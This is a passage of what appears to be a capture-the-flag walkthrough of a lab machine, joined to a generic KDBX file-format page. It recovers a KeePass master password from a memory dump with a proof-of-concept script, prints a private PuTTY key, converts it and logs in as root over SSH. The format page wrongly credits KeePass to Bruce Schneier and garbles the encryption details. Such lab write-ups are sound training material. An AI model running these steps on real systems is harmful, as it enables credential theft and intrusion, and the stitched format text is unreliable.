## What is a KDBX file?


KDBX files mostly belong to KeePass by Dominik Reichl. KDBX file format is associated with the KeePass software developed by Bruce Schneier.

- **Main Use:** KeePass is a free password managing application that ensures multiple usernames and associated passwords for Windows, email accounts, websites are securely saved in one database. The database file is given the KDBX extension. The KDB in KDBX file stands for KeePass DataBase. The KDBX database is encrypted using the Twofish algorithm that supports the AES (Advanced Encryption Standard). Apart from the passwords, the usernames and other notes in the KDBX files are encrypted as well. The contents of the KDBX database can only be decrypted with the help of the master key whose components are hashed using the SHA-256 hash function.
- **Additional Information:** The initial release of the KeePass software using KDB file extension to store the password details instead of the KDBX file extension. The KDBX file format was introduced from KeePass 2 onwards. The latest version of the KeePass software, KeePass 2.47 can be also installed on Linux and macOS platforms besides the originally supported Windows environment.

## How can I open a KDBX file?

You need a suitable software like KeePass from Dominik Reichl to open a KDBX file. Without proper software you will receive a Windows message "**How do you want to open this file?**" or "**Windows cannot open this file**" or a similar Mac/iPhone/Android alert. If you cannot open your KDBX file correctly, try to right-click or long-press the file. Then click "Open with" and choose an application. You can also display a KDBX file directly in the browser. Just drag the file onto this browser window and drop it.

4) Found a tool to extract password from dump



About

Script to retrieve the master password of a keepass database <= 2.53.1

keepass masterkey

Readme
Activity
68 stars
4 watching
8 forks
Report repository

Releases 1
V1.0.0 Latest
on May 18

enaylal init projet e6568b5 on May 18 2 commits


| | | |
|---|---|---|
| img | init projet | 6 months ago |
| README.md | init projet | 6 months ago |
| poc.py | init projet | 6 months ago |

README.md


keepass-dump-masterkey

Usage

```
python3 poc.py <PathToDmp>
```



```
┌──(vigneswar㉿vigneswar)-[~/keeper/keepass-dump-masterkey]
└─$ python3 poc.py ../KeePassDumpFull.dmp
2023-11-14 12:47:07,519 [.] [main] Opened ../KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```



●Mdgr●d med fl●de

About 43 results (0.25 seconds)

The Spruce Eats
https://www.thespruceeats.com › rodgrod-med-flode-d...


Danish Red Berry Pudding (Rødgrød Med Fløde) Recipe

01-Dec-2021 — A simple yet delicious dessert, this dish is made with four ingredients—berries, water, sugar, and potato starch or cornstarch—then topped with ...

★★★★★ Rating: 4.1 · 46 votes · 2 hrs 40 mins

the password is rødgrød emd fløde

5) found password putty ssh key



Title: keeper.htb (Ticketing Server)

Username: root

Password: F4><3K0nd!

URL: https://example.com


Tags:

□ Expires: 19/05/23 2:00 PM

☑ Notes:


```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09yqQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/qc7o9TnHNPFJ5iRyiXaqT4E2WEEa
```

6) Converted it to ssh private key




```
┌──(vigneswar㉿vigneswar)-[~/keeper]
└─$ puttygen -O private-openssh putty -o id_rsa
```

7) Logged in with private key



```
┌──(vigneswar㉿vigneswar)-[~/keeper]
└─$ chmod 400 id_rsa

┌──(vigneswar㉿vigneswar)-[~/keeper]
└─$ ssh root@10.10.11.227 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conn
ection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# 
```

8) Got root flag



```
root@keeper:~# cat root.txt
ccc17a11b3ab0f58c36c3cc1e8465fbe
root@keeper:~# 
```